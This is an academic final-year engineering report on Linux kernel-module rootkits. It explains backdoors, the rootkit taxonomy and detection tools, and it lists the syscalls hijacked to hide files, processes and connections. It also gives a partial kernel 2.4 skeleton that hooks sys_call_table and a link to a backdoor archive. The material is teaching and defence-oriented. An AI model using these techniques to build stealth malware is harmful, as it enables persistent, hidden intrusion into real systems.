Academic Linux Kernel Module Rootkit

—

Final Year Engineering Project

AUTHOR
Victor Ruben Lacort Pellicer
University of Valencia

TUTOR
Julio Hernandez-Castro
University of Portsmouth

May 7, 2010

Contents

Abstract

In our world, information is becoming more and more important for entities such banks, corporations, governments, etc. Computers are the best tool used to deal with high amounts of information, like data about customers, citizens, employees and so on. Secrecy and privacy are usually needed for this information, so computer systems' security is an important issue nowadays.

Administrators of computer systems normally are required to secure their data in the best way. In order to avoid intruders sneaking their systems, admins need to know everything about security tools and intruder techniques.

One of the most important tools in hacking world are Rootkits. There are many kinds of these Rootkit tools, and a good system administrator needs to know how they work. Linux and Open Source technologies are one of the most used around the world to build secured and efficient computer systems.

The most common type of Rootkits for Linux in last times are the so called Loadable Kernel Modules. This project explains several features of Linux Rootkits and tries to give a clear idea about how they work. The main aim of this project is to make a Rootkit tool for newer Linux kernel versions, showing its internals.

Part I

Overview

Chapter 1

Introduction

This chapter conceptualizes the scope of the project, identifying its aims and problems. It will explain problem overview, project objectives and constraints, and a list of deliverables. At the end, the literature review and the document structure will be exposed.

1.1 Overview

A Rootkit is a software system that consists of one or more programs designed to obscure the fact that a system has been compromised. Contrary to what its name may imply, a Rootkit tool does not grant user administrator privileges. The name for these tools comes from the idea of having access to root privileges easily once the tool has been installed, which is probably one of the first steps a hacker does after successful infiltration.

Users for this project artefacts will be teachers and students of UNIX-like operating systems, in order to have an academic tool that shows the inner workings of system calls and its application to security. Rootkits are commonly programs that modify the Kernel function handlers associated to such system calls, changing the way they are called. However there are more ways for create those Rootkit Tools. Multiple Rootkits exist for several most used Operating Systems (OS).

In the case of Linux, a Rootkit could replace the Kernel's system call handler by an own function handler. That own function has a code which replaces the original system call with the Rootkit version, in order to subvert the information the Kernel provides.

1.1.1 Problem statement

Rootkits available on the internet are too difficult to uninstall and in most cases have undesirable secondary effects in the system, thus being not very user-friendly for their use in lectures and tutorials. They usually try to avoid administrator removal because they are conceived to survive the longer possible time inside the infected system. An Academic Rootkit should be easy to install and uninstall, and should show which system information it can hide.

Also, new Linux Kernel versions have functionalities and protections that make useless previous Kernel Module Rootkits.

1.1.2 Project aims

Common hackers does not want to reinvent the wheel. Hacker behaviour is more interested in using elements which are already available in order to improve them or analyse how they work. Based on that philosophy, this work tries to improve old tools to be able to work in a new and more modern scenario, from an academic perspective.

The aim is to develop a Linux Kernel Module Rootkit tool. The Rootkit system software architecture will be Client - Server. Server side will be the Rootkit itself, installed as a kernel module and a Backdoor, and Client side will be the interface to connect with Server services.

Server side will act as a backdoor daemon in the system, interacting with the kernel module through helpful scripts (rootkit tools). Kernel modules are pieces of code that can be loaded and unloaded into the kernel upon demand. They extend the functionality of the kernel without need of rebooting the system. That added functionality will consist on intercepting kernel system calls and modifying them, in order to hide system information.

Client side will be the way to use Rootkit for users. It will be an interface that allows to connect with Server side via sockets, local or remotely. It will be the best way to know (with Rootkit tools help) what is certainly happening inside the system, because the Rootkit work should show manipulated data.

The objective is to see the **inner working** of the system calls and **how to alter** them.

1.1.3 Project constraints

Important constraints and requirements of the project are:

- Easy to install, using an archived package, separately for Client and Server sides.
- Server side should be installed with administrator privileges, because it has to manipulate protected Kernel memory allocations during installation.
- Easy to uninstall packages.
- Uninstalling Server side (Rootkit module and tools) must left the system Kernel like before installing it, without manipulated system calls remaining.

- Rootkit tool must have several commands, like:
  - Switch on/off Rootkit working.
  - Switch on/off Stealth of Rootkit working.
  - Give a console terminal to user, possibly with Root (administrator) privileges.
  - If installed, a list of tools included in the Rootkit (like keyloggers, sniffers, etc) and a way to activate/deactivate them.
- Optionally, it could include several tools like sniffers and keyloggers, easy to uninstall in conjunction with the rest of the Rootkit tool (Server side).

1.1.4 Project deliverables

The following deliverables will be produced upon completion of this project:

- Project report.
- Analysis and design (UML diagrams) of the Rootkit tool.
- Results of Testing.
- Commented code of the Rootkit tool.
- Software package for Client side of Rootkit tool (or by default a system tool).
- Software package for Server side of Rootkit tool.
- Online packages.

1.2 Literature review

There are few concrete books available which main focus are Rootkits. Probably the best one is Silas (2004) - [SIL04]. As this project is built over a Open Source software system like Linux, plus the lack of books about Rootkits, most references used are web resources. That web resources will be pointed as [TITLE] in this document, where [TITLE] is the name of the resource as listed in the Bibliography.

Web resources and books will be referenced in footnotes along this work, since no more than a pair of cites are used directly. All web references are available at 7th May 2010.

Silas (2004) - [SIL04], though being a bit old, provides the wider perspective about security problems derived from use of Rootkits. It explains how every kind of Rootkit tools work, and a lot of ways for detecting every variant in Linux systems. This book is the main base for this project.

Robbins (2003) - [ROB03] is the base for any kind of programming for UNIX-like systems, such Linux. It explains practically how to make programs for these systems from the more simple issue to the more complex purposes. It explains how to use properly signals, threads, sockets, RPC and more.

Love (2007) - [LOV07] broaches the Linux system programming in a simple but complete way. Explains basic Input and Output (I/O), buffered I/O, advanced I/O (like I/O schedulers), processes management, file and directory management, timing, signals and memory management. Complete book for understanding the basics of POSIX system programming.

Bovet and Cesati (2005) - [BOV05] explains many features from the kernel, talking about its inner working. Specially useful for this work are chapters dedicated to system calls and memory addressing and paging. It is a good documentation for any kernel hacking activity.

Corbet, Kroah-Hartman and Rubini (2005) - [COR05]. Since Linux drivers are modules, this book treats about module programming in a comprehensive way. This book is mainly focused in each kind of device drivers available to Linux systems, but its explanation about module programming is one of the best available nowadays.

[SAMHAIN] is a paper made by the creators of a modern and highly reliable Host based Intrusion Detection System (HIDS), named Samhain. It explains shortly the main features of Rootkits and the base of their work. It also shows a short analysis of well known Rootkits for kernel 2.4.

[TLPD] is a Linux Kernel Module Programming Guide for Linux kernel version 2.6. Since the main artefact of Linux Module Kernel Rootkit is the module itself, this guide is a must read in order to build any kind of module for kernel version 2.6.

[KBUILD] is the Linux kernel version 2.6 guide for building modules. It gives lots of configuration variants (Makefiles) for each module building necessities. As this project only needs to build one only module, just the basic instructions of this resource are needed.

[LKMPG] gives examples of kernel syscall subverting via modules for kernel version 2.4. It also explains risks of modifying such syscalls and explains a way to use *strace* tool for syscall hacking investigation.

[PACKETSTORM] is the best UNIX-Like systems Rootkit and Backdoor repository on the Internet. The author have read every source code from this repository concerning backdoors and rootkits, except the more complex and elaborated ones (such Adore and KIS), that are out of the scope for this project. These source code files describe many methods to subvert kernels (via Loadable Modules) and techniques for making proper backdoors (usually daemon processes). This project artefacts are based in some files taken from this repository (they will be shown in Implementation part).

[LKMKEYLOG] is a very interesting article about building a Kernel Keylogger, based on syscall hacking for kernel version 2.4. It have to modify *handle_scancode*, *put_queue*, *receive_buf*, *tty_read*, *sys_read* and *sys_write*. It will not be implemented, but it is a very interesting feature to add into rootkit module optionally.

[PHRACK] is an article about patching */dev/kmem* special device, in order to subvert system calls without needing an Kernel Module. Its parent site provides lots of ideas for hacking purposes as well, and it is a must-see site for any hacking purposes.

1.3 Report structure

The current document is structured in four parts, as follow:

Part I - Overview: It explains known methods used for building Linux Kernel Module Rootkits.

Part II - Design: Diagrams and methodology used for building the Rootkit tool.

Part III - Implementation: Commented source code and artifact files.

Part IV - Appendixes: Attached appendixes related to the project.

Chapter 2

Rootkits

Usually an intruder that spent a long time and many resources in getting control over a computer system wants to grant future access to that system. Rootkits are used for this purpose. SANS Institute[1], through Silas (2004), defines rootkits as:

"A collection of tools that a hacker uses to mask intrusion and obtain administrator-level access to a computer or computer network."

Indeed those collections of tools, called rootkits, provide several services to the intruder which previously compromised the computer and infected it with the rootkit. A rootkit does not grant user administrator privileges as mentioned above. This can be achieved with additional services that a rootkit can offer. The rootkits are usually used to mask the fact that the system has been hijacked by hiding backdoors (usually included in the rootkit) that can be used to regain access to that same computer. It is desirable that the access gained has administrator privileges in order to keep root privileges for the intruder. Rootkits can also hide important information that could inform on the legitimate administrator of the subverted system by making him aware that someone is operating the system without allowance. This is intended so because of the needs of intruder for keeping control

[1][SIL04, page 8]

over the hacked machine, making the initial intruding effort more effective and lasting in time.

A list of possible services provided by rootkits, just as examples:

- Hide files, network connections and processes that could inform on unauthorized activities (such intruder's ones).
- Erase system log files, in order to obscure the fact that the computer has been successfully attacked (clearing evidences).
- Sniffing tools, such keyloggers, network sniffers and so on.
- Provide backdoors for unauthorized access to the system.

The objective of the rootkit is to maintain intruder activities as invisible as possible, as well as providing access to the system. This access is usually supplied by Backdoors.

2.1 Backdoors

Art of Backdooring systems is as ancient as remote computer hacking. Hackers that achieved control over one machine usually wanted to come back to that machine. The easier way to do so, without making again all the job done gaining root access, was to install some program tool that could provide unauthorized access. These programs are called Backdoors.

Major part of Backdoor programs follow the same pattern: They listen in some network port and wait for an outcoming connection, and when it arrives then launch a command shell for the user that connected from outside. Usually these connections are protected inside the backdoor source code with some password, in order to only allow the hacker to use it.

Basically, the best way to build these backdoors is using Daemons. In UNIX, Daemons are a special kind of process that runs in background, instead of being controlled directly by any user. They are not interactive process. Daemons have not direct interface with user, and do not use standard input and output. Sometimes Client-Server software architecture rely on these daemons as Server side.

This kind of processes are a priority to being hide by a Rootkit. Also, the command shells that a backdoor can open for the intruder can leave evidences via the log files that any shell store by default. This can be solved in several ways, like redirecting log information to the */dev/null* device, or through the environment variables for setting the shell, that defines which file will serve as log.

And there are ways from outside the infected machine to see that daemon backdoors, making a sweep of ports with some network analyzer (like *nmap*), that will inform on the port that backdoors have opened to listen. But it is possible to hide backdoors from this kind of analysis, making them responding only to some kind of packet previously defined. Such packets usually have some special fields inside its definition, like a password and/or a destination port for command shell connections.

This can be done, for example, making a daemon to wait listening in some UDP port (UDP is a transport layer protocol with asynchronous transfer mode), and when some packet that fits definition arrives, daemon compare its password field with the password defined in the backdoor's source code. If the password is correct, then reads the field that contains information about the shell port connection. The backdoor daemon then can prepare a TCP connection (TCP is a transport layer protocol with synchronous transfer mode) for dealing with the command shell that will be launched for attending the client. These connections (TCP and UDP) are desirable to be hidden by the rootkit, in order to make them stealth for legitimate administrator. The best example for this kind of backdoors is taken from [PACKETSTORM], and it is named *n-du*[2].

[2]Source files: http://packetstormsecurity.org/UNIX/penetration/rootkits/n-du.tgz

2.2 Taxonomy of UNIX Rootkits

There are two main groups of rootkits: User-mode ones supply a set of common system binaries and/or libraries that will be used to replace the original ones. Since these binaries are used to get information about the system, the replacement ones are intended to hide sensible information.

Kernel-mode rootkits are focused in manipulate the information that kernel manages in its normal work. There are several ways to make a Kernel-mode rootkit.

2.2.1 User-mode Rootkits: Toolkit

These are the traditional rootkits, supplying binaries with the same metadata as the original ones (like checksum, size, creation data) for them to appear being the original ones. They also implements a way to manipulate the final information that will be shown in standard output, hiding intruder activities. In order to manipulate information enough, the Toolkit needs to replace a long list of commands, like:

- Hiding Files: ls, df, du, find, sync, lsof (this one has to be modified for hiding processes as well).
- Hiding Processes: kill, killall, pidof, ps, top.
- Sniffing: passwd (to store passwords in some hidden file), ifconfig (for hiding promiscuous mode in network interfaces).
- Executing tasks: cron, reboot, halt, shutdown.
- Hiding Logs: syslogd, tcpd.
- Hiding Logins: w, who, last.
- Backdoors: inetd, login, rlogin, rshd, telnetd, sshd, su, chfn, passwd, chsh, sudo...

In the past, the most commonly used backdoor was login program, set as a Trojan Horse (that is basically a backdoor without rootkit stealth). A list of tools for changing binaries metadata to fit with original ones could be: addlen (for size), fix (date and checksum), wted, zap, zap2 (these are for dealing with log files).

The fact is, for getting a good hiding, these toolkits need to change a lot of binaries or libraries. This is their main problem, because that commands are very Operating System dependants, so it is easy to make mistakes, and they have to be compiled for the specific OS platform. Their verification through checksum is easy and there are many protecting programs that searches for these abnormalities.

Tools for detecting such rootkits have a database with cryptographic checksums of critical files, which are compared against the actual files. They use cryptographic checksums, including MD5, SHA-1, TIGER (but not CRC, it can be faked).

2.2.2 Kernel-mode Rootkits

It is more efficient task for an attacker perspective to modify just the kernel, rather than make User-Mode Toolkits. Kernel-Mode rootkits provide all User-Mode capabilities from a lower level. That can trick all User-Mode antirootkit tools. They may implement a way to redirect execution flow of programs as well. The objective is to alter the features a kernel provides inserting malicious code inside, and there are many ways to do that.

Loadable Kernel Modules (LKMs)

A modern Operating Systems feature are dynamic loadable modules, that allow a kernel to increase its functionality adding code to the kernel address space. Because of that, this is the easiest way of inserting malicious code inside it. Before this feature, kernels could only be modified after recompiling its source code with the new functionalities. Indeed, switching off dynamic loadable modules is the best way to avoid the insertion of such kind of rootkits. This has to be done in kernel's compiling time.

LKM typically subverts the underlying UNIX system call mechanisms, in order to allow execution of its own code. Also, there are rootkit projects oriented to subverting some other kernel components, such "Virtual File System". Another capability of LKM is to infect other trusted modules, usually to allow those infected trusted modules to load rootkit module, specially if they are loaded with every reboot. However, there are several mechanisms used by a special kind of LKMs to protect trusted modules against infection[3].

This will be the kind of rootkit for this concrete work. LKMs will be explained more in detail in next chapter.

Patching the running kernel

This type of rootkits focus its manipulation on the kernel image running in memory. This image is represented by the /dev/kmem special device, that gives access to the memory region where current running kernel is loaded. As said before, a kernel can be immune to LKM disabling dynamic module load functionality. This type of rootkits were mainly created to subvert these kernels.

Access to /dev/kmem can only be denied by patching the kernel[4].

Patching the kernel binary image

Another way to hack a kernel is to replace the binary image stored in hard drive, typically /boot/vmlinuz in a Linux system. The attacker just need to change the

[3][SIL04, for more details see Section 5.2.12]
[4][SAMHAIN, as stated in Section 2.1]

original compressed image with its own hacked version. This kind of rootkits will not work until reboot.

False Virtual System

In last times, a new type of rootkit is arising. The spreading of Virtual Machines technology allows the idea of having a copy of the actual (but hacked) system as new running one. The new system (the copy) will be running in user-mode over an existing virtual machine software, like VMware[5] or User Mode Linux[6].

The goal is to have a subverted (previously compiled) kernel running a copy of the compromised system virtually in user-mode, as said.

2.3 Well-known Rootkits

For many years, system administrators have faced a huge quantity of Rootkits. Some of them have become well known, and between others a list of them could be[7]:

User-Mode Rootkits:

- T0rnkit, LKR (The Linux Rootkit).

Kernel-Mode Rootkits:

[5]http://vmware.com
[6]http://user-mode-linux.sourceforge.net
[7][SAMHAIN, more rootkits detailed in Section 3.2]

- Knark (by Creed): Can hide files and network connections, redirect process execution, change processes UIDs and GIDs, and includes a root access backdoor. It alters several system calls: getdents, kill, read, ioctl, fork, clone, execve and settimeofday. Uses LKM.

- KIS (by Optix): Follows a client/server model. The kernel rootkit is the Server side, and receives commands sniffing the UDP ports randomly. In the “hidden process paradigm” it uses all resources given to a process (like children, sockets, files) exists in a hidden world. It also can redirect execution of programs and execute privileged commands. It is able to hide itself while removing security modules already loaded in memory. This was one of the most advanced and commented rootkits about 5 years ago. Uses LKM.

- Adore (by TESO): It uses a user-mode program to interact with the evil module. The module can hide itself, survive reboots, can hide files and processes, and can run any process with administrator privileges (acting this way just as another backdoor). Uses LKM.

- Adore-ng (by Stealth): Very similar to Adore, but implementing a new way to subverting kernel, based on VFS filesystem.

- SuckIT (by Sd and Devik): It is the most widely known rootkit against monolithic kernels (with dynamic module loading disabled). It is based on directly patching kernel memory, without requiring LKM support.

2.4 Countermeasures

There is a complete branch of computer security and forensics that consists on detecting and fighting against rootkits[8]. This section will focus just on basic measures to detect rootkits.

[8][SIL04, for more details see Chapter 5]

2.4.1 Kernel without Dynamic Module support

Since the most used method to allow malicious code to be inserted into the kernel are Loadable Kernel Modules, the best way to defend one system against this type of rootkits is to have a kernel without dynamic module support. However there is a problem, because there are other ways to patching the kernel memory, and the most detection and protection software solutions against that are implemented through LKMs (the so called LKM Guardians[9]).

As said in next chapter, for patching system calls we need to know the address in kernel space of system call table, in order to be able to replace original system calls by own ones. It is possible to know where that structure is through the "/proc/kallsyms", that will show all symbols explicitly exported for the use of the kernel different modules. In systems without LKM support the "/proc/kallsyms" does not exist, so it is required some other source for locating that table.

System.map

When the kernel is compiled it creates a file named "System.map", which have the addresses of all kernel symbols. Thus, it is recommended to remove or hide (making a backup copy) that "System.map" file (there will be one System.map file for each kernel compiled) for making some patching methods harder.

With a copy of this file at hand, it can be used by analysis tools if needed. Also, checksum should be generated in case the administrator desires to test this file's integrity in the future.

[9][SIL04, Section 5.2.12]

2.4.2 Admin Tools: chrootkit & rkhunter

Chrootkit is a tool created to detect both user and kernel mode rootkits. It is intended to be as much platform-independent as possible, and its goal is to dtect suspicious activities and inconsistencies in the system. It is made as a Bourne shell script, with some fragments in C language. Chrootkit was the most complete rootkit detection tool some years ago. This tool can detect well known anomalies, and its best method (pointed out by the autors themselves) is to use online rootkit signature repositories.

Rootkithunter (known as rkhunter), is very similar to Chrootkit. It is based in shell scripts, and checks for a long list of rootkits over several UNIX-like flavours. This tool looks for rootkit default files, hidden processes and files, opened ports, well known evil LKM, etc.

Advanced Tools: Samhaine & Beltaine

Samhain is a file and kernel integrity checker, and a host based IDS. As said in the home webpage[10]:

"The Samhain host-based intrusion detection system (HIDS) provides file integrity checking and log file monitoring/analysis, as well as rootkit detection, port monitoring, detection of rogue SUID executables, and hidden processes.

Samhain been designed to monitor multiple hosts with potentially different operating systems, providing centralized logging and maintenance, although it can also be used as standalone application on a single host.

Samhain is an open-source multiplatform application for POSIX systems (Unix, Linux, Cygwin/Windows)."

[10]http://www.la-samhna.de/samhain/

Beltane is a web-based central management console for the Samhain HIDS. As said in the home webpage[11]:

"Beltane is a web-based central management console for the Samhain file integrity / intrusion detection system. It enables the administrator to browse client messages, acknowledge them, and update centrally stored file signature databases.

As the Samhain daemon keeps a memory of file changes, the file signature database need only be up to date when the daemon restarts and downloads the database from the central server. Beltane allows you to use the information logged by the client in order to update the signature database.

It requires a Samhain client/server installation, with file signature databases stored on the central server, and logging to a SQL database enabled."

[11] http://www.la-samhna.de/beltane/

Chapter 3

How to build an evil LKM

As said in previous chapter, Loadable Kernel Modules are the best way to insert malicious code inside the kernel. Modern Operating Systems allow administrators to insert functionalities to the kernel dynamically, in the case of Linux simply adding a kernel module. Modules are loaded in kernel running time, and begin to work without need of reboot. This is useful for instance when an administrator needs to install a new driver for hardware supporting.

A set of command tools are used to insert, remove modules and extract information about which modules are loaded and more information about them. Basically, these commands are *insmod* (for inserting modules), *rmmod* (for removing them) and *lsmod* (that shows a list of currently loaded modules). Some of these commands (like *insmod* and *rmmod*) can only run with administrator privileges. These privileges are used by hackers when successfully got to install such LKM Rootkits and erase evidences.

A LKM consists on a collection of functions and variables that can work together and with exported kernel symbols, in order to add some kind of functionality to kernel usual working. One of most used functionalities are drivers, that are used to allow the kernel to deal with hardware of new installed devices. With this, the kernel is allowed to receive and send the information that these devices need.

3.1 Structure of a LKM

Modules always have at least two functions: one executed when module is inserted, and one executed when module is removed. In the past these functions were given by *init_module()* and *cleanup_module()*, but now these functions can be designed by the macros *module_init(function_name)* and *module_exit(function_name)*[1]. One example of simple module can be found in [TLPD, Section 2.1]:

```
/*
 *  hello-1.c - The simplest kernel module.
 */
#include <linux/module.h>       /* Needed by all modules */
#include <linux/kernel.h>       /* Needed for KERN_INFO */

int init_module(void)
{
        printk(KERN_INFO "Hello world 1.\n");

        /*
         * A non 0 return means init_module failed;
         *       module can't be loaded.
         */
        return 0;
}

void cleanup_module(void)
{
        printk(KERN_INFO "Goodbye world 1.\n");
}
```

[1] [TLPD, Section 2.4]

3.2 Compiling modules

In the past, kernel redundant settings stored in Makefiles made them difficult to manage. Today, the build process for external modules (not made by the kernel developers) is integrated into kernel build mechanism. It is named kbuild[2]: it compile and chain makefiles from the predefined ones to the module makefile.

Here is a Makefile for compiling a module source file named hello-1.c[3]:

```
obj-m += hello-1.o

all:
	make -C /lib/modules/$(shell uname -r)/build M=$(PWD) modules

clean:
	make -C /lib/modules/$(shell uname -r)/build M=$(PWD) clean
```

Just the first line is which have the name of the source, the “all” and “clean” targets are defined for convenience. For adding a new module source to the compilation is just needed to input a new line after the first one, like “obj-m += hello-2.o”[4].

With this Makefile, the command “make” is able to compile the module. The object code resulting will be named hello-1.ko (.ko stands for kernel object). This file will be the one that insmod and rmmod will use for inserting or removing the yet compiled module.

For more details about kbuild see [KBUILD].

[2]for Linux Kernel version 2.6
[3][TLPD, Section 2.2]
[4][TLPD, Section 2.3]

3.3 User Mode and Kernel Mode

Modern processors (80286 and laters) provides a hierarchy set of levels or layers of privileges, named Rings. They are numbered from 0 (more privileged) to 3 (least privileged) in these CPUs. Kernel usually needs to use privileged instructions (it is *trusted* software), so it runs in ring 0. Besides, user applications run in ring 3 (because they are *not trusted* software, they can crash). Rings 1 and 2 are not usually used (but Multics, a predecessor of UNIX, arrived to have 8 rings). However, is possible for an operating system to use them, like ring 1 to network protocols and ring 2 for window management. But these features difficult implementation because technical issues, and reduces portability against CPUs that only allow 2 rings.

Because of its critical role, the kernel code is loaded into a protected memory address area, which prevents it from being overwritten. The kernel performs tasks in kernel space (ring 0), and *any* other user program is running in user space (ring 3)[5]. This separation is necessary for preventing user data and kernel data interfering with each other.

That protected memory space is defined in the GDT (Global Descriptor Table), and it is mapped into each process address space. This way they can have access to kernel public functions. The LDT (Local Descriptor Table) defines the user space, and it is local to every process. This model makes sure that a user program cannot overwrite the kernel code, because they are not in the same ring.

However, all user applications can use kernel services via System Calls, that will perform privileged instructions for the sake of the process that invoked it. Such services provided by System Calls could be creating processes, or managing input/output operations. While executing a System Call the process become a part of the kernel, without being controlled by user application code, until the service finishes.

Linux kernel is also re-entrant, meaning that several processes can be in kernel

[5]One exception is Kernel Mode Linux - http://www.linuxjournal.com/article/6516

mode simultaneously. On a single-CPU system, only one process will be running in the processor at any moment; the others will be blocked waiting for their turn (following the current process schedule policy).

3.3.1 System Calls

System Calls (also syscalls) are the kernel services to the software running in user mode. When an application running in user mode needs some kernel service (such opening a file, or listening in a network port) it calls a System Call. This System Call switches flow execution from user mode (ring 3) to kernel mode (or supervisor/protected mode, ring 0).

The mechanism used by System Calls to switch to ring 0 are software interrupts (concretely, 0x80 one). Then the execution flows to the handler defined for that interrupt in the Iterrupt Description Table (IDT). Meanwhile, the system registers, stack pointer and interrupt mask about the user mode application are saved. This allow the CPU to fully restore that application when the System Call finishes.

The parameters about which System Call is invoked and its arguments address are copied to certain CPU registers that this interrupt handler manage, in order to set properly the System Call that user originally invoked. The kernel have an array of these System Calls (managed as function handlers), and are stored in an structure named System Call Table, or *sys_call_table* (since the kernel is written in C language, it is its variable name). The execution flow is switched to the concrete System Call handler, and when finish it returns to user mode the task results, restoring user application as said before. System call table is defined in Linux kernel source file “arch/i386/kernel/entry.S”.

The *sys_call_table* symbol is just the pointer to that array of syscall handlers, and every one of them can be found in one concrete position. Syscalls can be indexed in syscall table by its number or label (such *__NR_syscall_name*). There are a number and a label for each syscall. These indexes indicates which position in the syscall table have the handler for that syscall. When the syscall is invoked, the index referring to the concrete syscall is passed through the EAX register.

Different syscalls requires different parameters. If it needs 5 or less they are passed through the registers (in this order): EBX, ECX, EDX, ESI and EDI. If it needs more than 5, they are placed in the stack, with the EBX register pointing to the beginning of that parameter list.

Usually, a user mode programmer can call these System Calls via special wrappers, such *libc*. More information about System Calls can be found in Manual page section 2:

```
$ man 2 intro
```

Besides, it is possible to invoke *syscall()* function directly, providing the System Call function number (they are defined in <*syscall.h*> or <*unistd.h*>). Inside *syscall()* it is used the software interrupt 0x80 and it follows the same flow explained before.

3.3.2 *printk()* function

User mode applications may call functions (like *printf()*) that are not defined in their source code. Linkers resolves external references using library functions, such *libc*. Besides, a module is only linked to the kernel, and only can call those functions exported by the kernel because there are no libraries to link.

Linux kernel programming provides the so called *printk()* function, defined within the kernel and exported to modules. It is similar to *printf()*, but it lacks in floating-point support. It is a logging mechanism for the kernel, and can be used for give warnings (for instance: kernel debugging) and log kernel information.

Each call to *printk()* has a priority, such KERN_ALERT, KERN_WARNING, KERN_EMERG, KERN_INFO or DEFAULT_MESSAGE_LOGLEVEL. These priorities can also be specified by numbers, like <1> or <4>. There are 8 priorities and macros for them all. Is better to use the macro label instead of the number, because the numbers may change its priority level since the definition of that macro labels are in *linux/kernel.h*, in kernel source code.

Usage: *printk(priority message, args);*. Is like using *printf()* with a priority before the message. If no priority level is specified, the default priority will be used.

If the given priority is less than *int console_loglevel* definition, the message will be printed on current console. Also, if both syslogd and klogd daemons are running, then the message is appended to */var/log/messages*. Message is logged whether it is printed in terminal or not. That priorities are intended for use depending on the situation at hand.

A user tool that can show kernel logging is:

```
$ dmesg
```

If the log is too large, a good idea is to use:

```
$ dmesg | less
```

Or:

```
$ dmesg | grep string_to_search
```

3.4 Hacking system calls

There are two main ways to change original system calls by rootkit ones:

- Modify the interrupt handler (IDT) to use a different syscall table, provided by the rootkit (method used by SuckIT rootkit).
- Modify the syscall table entries to point to the rootkit's replacement function handlers (used by many rootkits).

A simple way to detect subverted system calls (by the second method) is comparing the System.map file, containing all the original kernel symbol addresses, against the actual ones loaded in kernel address space. Checking if any syscall address is different of the mapped ones, is a important hint to detect installed rootkits. It is also possible to detect duplicated syscall tables[6], but very few rootkits use this method.

The procedure to subvert syscall table entries follows this pattern:

- First, *init_module()* makes a copy of the original syscall function handler in a local pointer variable.
- Second, *init_module()* replaces the original function handler in *sys_call_table* with the own one. The code for the new syscall function is defined in the module itself.
- Third, *cleanup_module()* function uses the stored pointer in the local variable to set again the original syscall handler in *sys_call_table*. This only occurs when removing the module.

Modifying the table this way, every time that any user application calls the subverted syscall, the function that will run is the rootkit one, instead of the original. Normally the rootkit function needs to execute the original syscall in order to modify the information it provides to user space. Thus, the rootkit function usually calls the original kernel function (which handler is stored in a local pointer variable) and modifies its results before returning the data to the application. This is the main objective of any LKM Rootkit.

[6][SIL04, Section 5.1.21]

A list of typically hacked syscalls by LKM rootkits could be[7]:

- Hide files and directories: *__NR_getdents* is used to get directory entries, like files and folders.
- Hide file contents: *__NR_open*can be manipulated to block access when the given filename matches a specific path or pattern. *__NR_read* and *__NR_write* can be changed to hide file portions. Also, some rootkits hack *__NR_ioctl* syscall in order to change file status (like hidden, for not showing it at first glace).
- Hide folder contents: With *__NR_chdir*, *__NR_mkdir* and *__NR_mknod* modified properly, an administrator will not be able to open or find rootkit's folder, where usually the attacker tools are stored.
- Hide processes: *__NR_getdents* can be manipulated for not showing process entries in */proc* folder. Also, through *__NR_clone* and *__NR_fork* new child processes can be hidden.
- Hide network connections: Manipulating *__NR_read* an attacker can hide such connections from */proc/net/tcp* and */proc/net/udp*.
- Execution redirection: Intercepting *__NR_execv* syscall family is possible to execute another program.
- Hide sniffer: *__NR_ioctl* can be used for hiding PROMISC flag in network interfaces.
- Bypass permission protection: *__NR_setuid* and *__NR_getuid* can be used for making the attacker processes (such a remote shell) to have maximum privileges (with UID 0, like the administrator).
- Waiting commands from network: Modifying *__NR_socketcall* is useful for making the LKM make some actions when certain expected network traffic is detected.
- Terminal hijacking: *__NR_write* can be used for capture all keystrokes.
- Backdoors: *__NR_recvfrom* can wait for network special crafted packets in order to launch a backdoor.

[7][SIL04, Section 3.3]

- Processes Communication: *__NR_kill* sends a signal to a process, but not all signals are defined (their numbers can be used but they have no meaning). A rootkit can use undefined signals to change processes status, like hiding/unhiding them (used by Knark).

Most important programming tools for LKM rootkits to hide information are the string comparison functions, like *strnstr()*, *strncpy()*, *strncat()*, *strncmp()*, *strnlen()*, etc. In general terms, attackers need to know which system calls are suitable for manipulating the data they are interested on hide. A useful tool for that is:

```
$ strace program arguments
```

The *strace* command will show the syscalls (and can log them with the *-o output_file* option) that *program arguments* invokes during its execution.

3.4.1 Risks of hacking *sys_call_table*

When two kernel modules changes the same system call (following the second method explained before) it can be dangerous. For instance, we have two kernel modules, A and B. They modify the same syscall, *__NR_open* (we will name the subverted syscalls *A_open()* and *B_open()* respectively). A and B have to be inserted in some order, for example A first and B second. They modify the syscall on insertion.

When A is inserted, it replaces the original *__NR_open* (storing its handler in a pointer variable) with its own *A_open()*. Later, when B is inserted, it does the same procedure, saving the "original" *__NR_open* and inserting into its place *B_open()*. But the "original" one that B is actually storing is *A_open()*, not the original *__NR_open* (that A is keeping).

The problem comes when trying to remove these modules. If B is removed first there is no problem, it will replace *B_open()* with the stored one, *A_open()*. Later, when removing A, it will restore the original *__NR_open* syscall.

But if A is removed first and B later the system will crash. A will restore the original syscall into *sys_call_table*, and while removing B it will restore the "original" syscall (actually *A_open()*), that is referencing to module A, which is no longer inside the kernel (is a removed module, not in memory).

Apparently that problem has a trivial solution. When removing a module, it should check if the system call handler in the table is the same to its own syscall function. If not so, it should not change it at all.

But this way the problem will be worse: following the same example above, A is inserted before B. While removing A, it can check that the table contains a different syscall (*B_open()*) than its own one (*A_open()*), so A will not restore original *__NR_open* before removing. Also, *B_open()* still tries to call *A_open()* when is invoked (in order to manipulate the information from the kernel, as said before), but the last one no longer exists in memory so the system will crash.

One good solution (not for educational sample, or for the aims of this project) is to increment the module reference count (used to say how many other modules uses code located inside our module), preventing the root from removing the module.

Another possible solution would be to use the original *__NR_open* for restoring syscalls, but is not a part of kernel system table in /proc/kallsyms, so is not possible to use it if not stored before (or calculated its address by any method).

3.4.2 Kernel version 2.4

In kernel version 2.4 (and previous) the *sys_call_table* was an exported symbol, what means that it was possible from any place of the kernel code (including modules) to change its handlers into new ones (rootkit-provided in our case). An example of those evil modules (subverting *__NR_open* syscall) could be[8]:

```
#include <linux/kernel.h>
#include <linux/module.h>

...

/* Use of exported System Call Table. */
extern void *sys_call_table[];

/* Local pointer variable. */
asmlinkage int (*original_call)(const char *, int, int);

/* Definition of own syscall. */
asmlinkage int our_sys_open(const char *filename,
                            int flags,
                            int mode)
{

... // Code of own syscall

}

...

int init_module()
{
  /* Keep a pointer to the original function in
   * original_call, and then replace the system call
   * in the system call table with our_sys_open */
  original_call = sys_call_table[__NR_open];
  sys_call_table[__NR_open] = our_sys_open;

  return 0;
}

void cleanup_module()
{
  /* Return the system call back to normal */
  if (sys_call_table[__NR_open] != our_sys_open) {
    printk("So  meone changed the same system call\n");
```

[8][LKMKEYLOG, Original and longer example]

```
    printk("The system may be left in unstable state\n");
  }
  sys_call_table[__NR_open] = original_call;
}
```

3.4.3 Kernel version 2.6

